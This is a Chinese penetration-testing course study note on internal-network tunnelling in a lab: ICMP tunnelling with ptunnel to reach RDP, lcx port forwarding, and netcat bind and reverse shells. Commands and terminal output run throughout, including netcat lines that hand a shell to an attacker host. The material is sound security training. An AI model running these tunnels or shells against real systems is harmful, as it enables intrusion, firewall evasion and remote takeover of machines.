XD安全渗透测试课 学习笔记 | 内网渗透(四)

原创 耳鼠 0x00实验室 8月13日

本文章来源于团队成员耳鼠的个人学习笔记，是内网渗透阶段的最后一篇，本系列笔记定期更新，麻烦点个关注吧！

往期回顾

day58-64 XD安全渗透测试 笔记 | 提权阶段

day65-66 XD安全渗透测试 笔记 | 内网渗透(一)

day67-68 XD安全渗透测试 笔记 | 内网渗透(二)

day69-70 XD安全渗透测试 笔记 | 内网渗透(三)

Day71.域横向网络 & 传输 & 应用层隧道技术

必备知识点:


1.代理和隧道技术区别?

代理主要是解决访问问题

2.隧道技术为了解决什么?

3.隧道技术前期的必备条件?

已经获得一定的控制权,但是不能对控制的东西进行信息收集或执行它上面的东西在数据通信被拦截的情况下利用隧道技术封装改变通信协议进行绕过拦截CS、MSF无法上线,数据传输不稳定无回显,出口数据被监控,网络通信存在问题等.




在实际的网络中，通常会通过各种边界设备、软/硬件防火墙甚至入侵检测系统来检查对外连接情况，如果发现异样，就会对通信进行阻断。那么什么是隧道呢？这里的隧道，就是一种绕过端口屏蔽的通信方式。防火墙两端的数据包通过防火墙所允许的数据包类型或端口进行封装，然后穿过防火墙，与对方进行通信。当封装的数据包到达目的地时，将数据包还原，并将还原后的数据包发送到相应服务器上。

常用的隧道技术有以下三种:

- 网络层:IPV6隧道、ICMP隧道
- 传输层:TCP、UDP、端口转发
- 应用层:SSH、HTTP/S隧道、DNS隧道

实验环境：



网络传输应用层检测连接通信-检测

1.TCP协议

用瑞士军刀-netcat

执行nc命令:nc<IP> <端口>

2.HTTP协议

用“curl”工具,执行curl<IP地址:端口>命令。如果远程主机开启了相应的端口,且内网可连接外网的话,就会输出相应的端口信息

3.ICMP协议

用"ping"命令,执行ping <IP地址/域名>


4.DNS协议

检测DNS连通性常用的命令是"nslookup"和"dig"


nslookup是Windows自带的DNS探测命令

dig是Linux系统自带的DNS探测命令

案例2-网络层ICMP隧道ptunnel(老工具,可以使用新的)使用-检测,利用kali-Target2-Target3



```
pingtunnel是把tcp/udp/sock5流量伪装成icmp流量进行转发的工具

-p  ##表示连接icmp隧道另一端的机器IP（即目标服务器）

-lp ##表示需要监听的本地tcp端口

-da ##指定需要转发的机器的IP（即目标内网某一机器的内网IP）

-dp ##指定需要转发的机器的端口（即目标内网某一机器的内网端口）

-x  ##设置连接的密码
```




```
Webserver: ./ptunnel -x xiaodi

Hacker xiaodi: ./ptunnel -p 192.168.76.150 -lp 1080 -da
192.168.33.33 -dp 3389 -x xiaodi #转发的3389请求数据给本地1080

Hacker xiaodi: rdesktop 127.0.0.1 1080
```

老版本介绍: https://github.com/f1vefour/ptunnel(需自行编译)


新版本介绍: https://github.com/esrrhs/pingtunnel(二次开发版)

前期要将工具上传至Target2，在webserver上允许程序运行




```
Last login: Thu Dec  3 04:20:07 2020
root@ubuntu:~# pwd
/root
root@ubuntu:~# ls
Desktop  Documents  Downloads  Music  Pictures  proxychains  Public  Templates  Videos
root@ubuntu:~# cd /
root@ubuntu:/# cd /opt/
root@ubuntu:/opt# l;s
containerd/  netcat-0.7.1/  netcat-0.7.1.tar.gz  PingTunnel/  PingTunnel-0.72.tar.gz
s: command not found
root@ubuntu:/opt# ls
containerd  netcat-0.7.1  netcat-0.7.1.tar.gz  PingTunnel  PingTunnel-0.72.tar.gz
root@ubuntu:/opt# cd PingTunnel/
root@ubuntu:/opt/PingTunnel# ls
CHANGELOG  LICENSE  Makefile  md5.c  md5.h  md5.o  ptunnel  ptunnel.8  ptunnel.c  ptunnel.h  ptunnel.o  README  redhat  selinux  web
root@ubuntu:/opt/PingTunnel#
root@ubuntu:/opt/PingTunnel#
root@ubuntu:/opt/PingTunnel#
root@ubuntu:/opt/PingTunnel# ./ptunnel -x xiaodi
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
```

再kali主机上执行运行命令。




```
root@kali:/# ptunnel -p 192.168.76.150 -lp 1080 -da 192.168.33.33 -dp 3389 -x xiaodi
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
```

发现有流量过来:




```
root@kali:/# ptunnel -p 192.168.76.150 -lp 1080 -da 192.168.33.33 -dp 3389 -x xiaodi
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
[inf]: Incoming connection.
[evt]: No running proxy thread - starting it.
[inf]: Ping proxy is listening in privileged mode.
[inf]: Connection closed or lost.
[inf]: Incoming connection.
[inf]: Session statistics:
[inf]: I/O:   0.00/  0.00 mb ICMP I/O/R:       13/       7/       1 Loss:  0.1%
[inf]: Connection closed or lost.
[inf]: Session statistics:
[inf]: I/O:   0.00/  0.00 mb ICMP I/O/R:       20/       4/       5 Loss:  1.2%
[inf]: Incoming connection.
[inf]: Incoming connection.
[inf]: Connection closed or lost.
[inf]: Session statistics:
[inf]: I/O:   0.00/  0.00 mb ICMP I/O/R:       13/       7/       1 Loss:  0.1%
```

连接本地1080端口:




```
root@kali:~# rdesktop 127.0.0.1:1080
Core(warning): Certificate received from server is NOT trusted by this system, an exception has
 been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(error): rcp_recv(), connection closed by peer
root@kali:~# rdesktop 127.0.0.1:1080
```

弹出远程连接端口



在Target3上我们发现3389端口正在被Target2请求,实际上是kali请求的


```
管理员: C:\Windows\system32\cmd.exe
活动连接

  协议  本地地址              外部地址              状态           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       684
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       596
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       380
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       780
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       852
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       476
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       484
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       1720
  TCP    192.168.33.33:139      0.0.0.0:0              LISTENING       4
  TCP    192.168.33.33:3389     192.168.33.128:55660   ESTABLISHED     596
  TCP    [::]:135               [::]:0                 LISTENING       684
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:3389              [::]:0                 LISTENING       596
  TCP    [::]:49152             [::]:0                 LISTENING       380
  TCP    [::]:49153             [::]:0                 LISTENING       780
  TCP    [::]:49154             [::]:0                 LISTENING       852
  TCP    [::]:49155             [::]:0                 LISTENING       476
  TCP    [::]:49156             [::]:0                 LISTENING       484
  TCP    [::]:49157             [::]:0                 LISTENING       1720
  UDP    0.0.0.0:500            *:*                                    
  UDP    0.0.0.0:4500           *:*                                    852
```

现在远程连接它走的不是以前的那个协议,而是ICMP流量的数据

把3389流量转成了ICMP流量

案例3-传输层转发隧道Portmap使用-检测,利用


端口转发,环境是域环境

Windows:lcx


Linux:portmp

lcx -slave 攻击IP3131 127.0.0.1 3389 //将本地3389给攻击IP的3131

lcx -listen 3131 3333//监听3131转发至3333




```
选定 管理员: 命令提示符 - Lcx.exe  -slave 192.168.3.31 6666 127.0.0.1 3389

site:http://sec.xlcteam.com

usage: xlc.exe [options]

options:
-slave  remoteIp remotePort1  localIp  localPort
-listen  remotePort1 remotePort2

e.g.:
xlc.exe -slave  202.119.225.35 51 192.168.0.11 3389
xlc.exe -listen 51  33891

[+] Make a Connection to 192.168.3.31on port:127.0.0.1....
[+] Make a Connection to 192.168.3.31on port:127.0.0.1....
```




```
管理员: 命令提示符 - Lcx.exe  -listen 6666 7777

site:http://sec.xlcteam.com

usage: xlc.exe [options]

options:
-slave  remoteIp remotePort1  localIp  localPort
-listen  remotePort1 remotePort2

e.g.:
xlc.exe -slave  202.119.225.35 51 192.168.0.11 3389
xlc.exe -listen 51  33891

[+] Waiting for Client ......
```

用kali连接WEbserver的7777



```
root@kali:/# rdesktop 192.168.76.143:7777

ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=OWA2010CN-God.god.org


Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection atempt will be aborted:

    Subject: CN=OWA2010CN-God.god.org
     Issuer: CN=OWA2010CN-God.god.org
 Valid From: Fri Nov 27 00:18:24 2020
         To: Sat May 29 00:18:24 2021

  Certificate fingerprints:

       sha1: 53f0beed081becc3edae233d7200ccf40d92bd1f
     sha256: 4af219f064e9defc9766c5341b5d8ae65cf8cbe07f0e06105fc69e9534aa5288


Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, 
 been added by the user to trust this specific certificate.
Connection established using SSL.
```



案例4-传输层转发隧道Netcat使用-检测,利用,功能

kali-god\webserver-god\sqlserver | dc


1.双向连接反弹shell

正向:攻击连接受害


受害:nc -ldp 1234 -e /bin/sh //linux

nc -ldp 1234 -e c:\windows\system32\cmd.exe //windows


攻击:nc 192.168.76.132 1234 //主动连接



```
管理员: 命令提示符 - nc  -ldp 1234 -e c:\windows\system32\cmd.exe
[+] Recv 340 bytes from host.
Send 340 bytes
[+] Recv 1615 bytes from host.
Send 1615 bytes
[+] Recv 255 bytes from host.
Send 255 bytes
[+] Recv 425 bytes from host.
Send 425 bytes
[+] Recv 85 bytes from host.
Send 85 bytes
[+] Recv 1190 bytes from host.
Send 1190 bytes
[+] Recv 1530 bytes from host.
Send 1530 bytes
[+] Recv 255 bytes from host.
Send 255 bytes
[+] Recv 340 bytes from host.
Send 340 bytes
[+] Recv 85 bytes from host.
Send 85 bytes
[+] Recv 127 bytes from host.
Send 127 bytes

C:\>nc -ldp 1234 -e c:\windows\system32\cmd.exe
```




```
C:\>nc 192.168.3.21 1234
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\>_
```




```
C:\>ipconfig
ipconfig

Windows IP 配置

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::d83c:6706:f541:e1bf%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.3.21
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.3.1

隧道适配器 isatap.{070786FC-2C6E-4B95-A5DB-818B35E59FF4}:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

隧道适配器 Teredo Tunneling Pseudo-Interface:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :
```

```
反弹回会话
反向:受害连接攻击
攻击:nc -lvp 1234
受害:nc 攻击主机IP 1234 -e /bin/sh
nc 攻击主机IP 1234 -e c:\windows\system32\cmd.exe
```

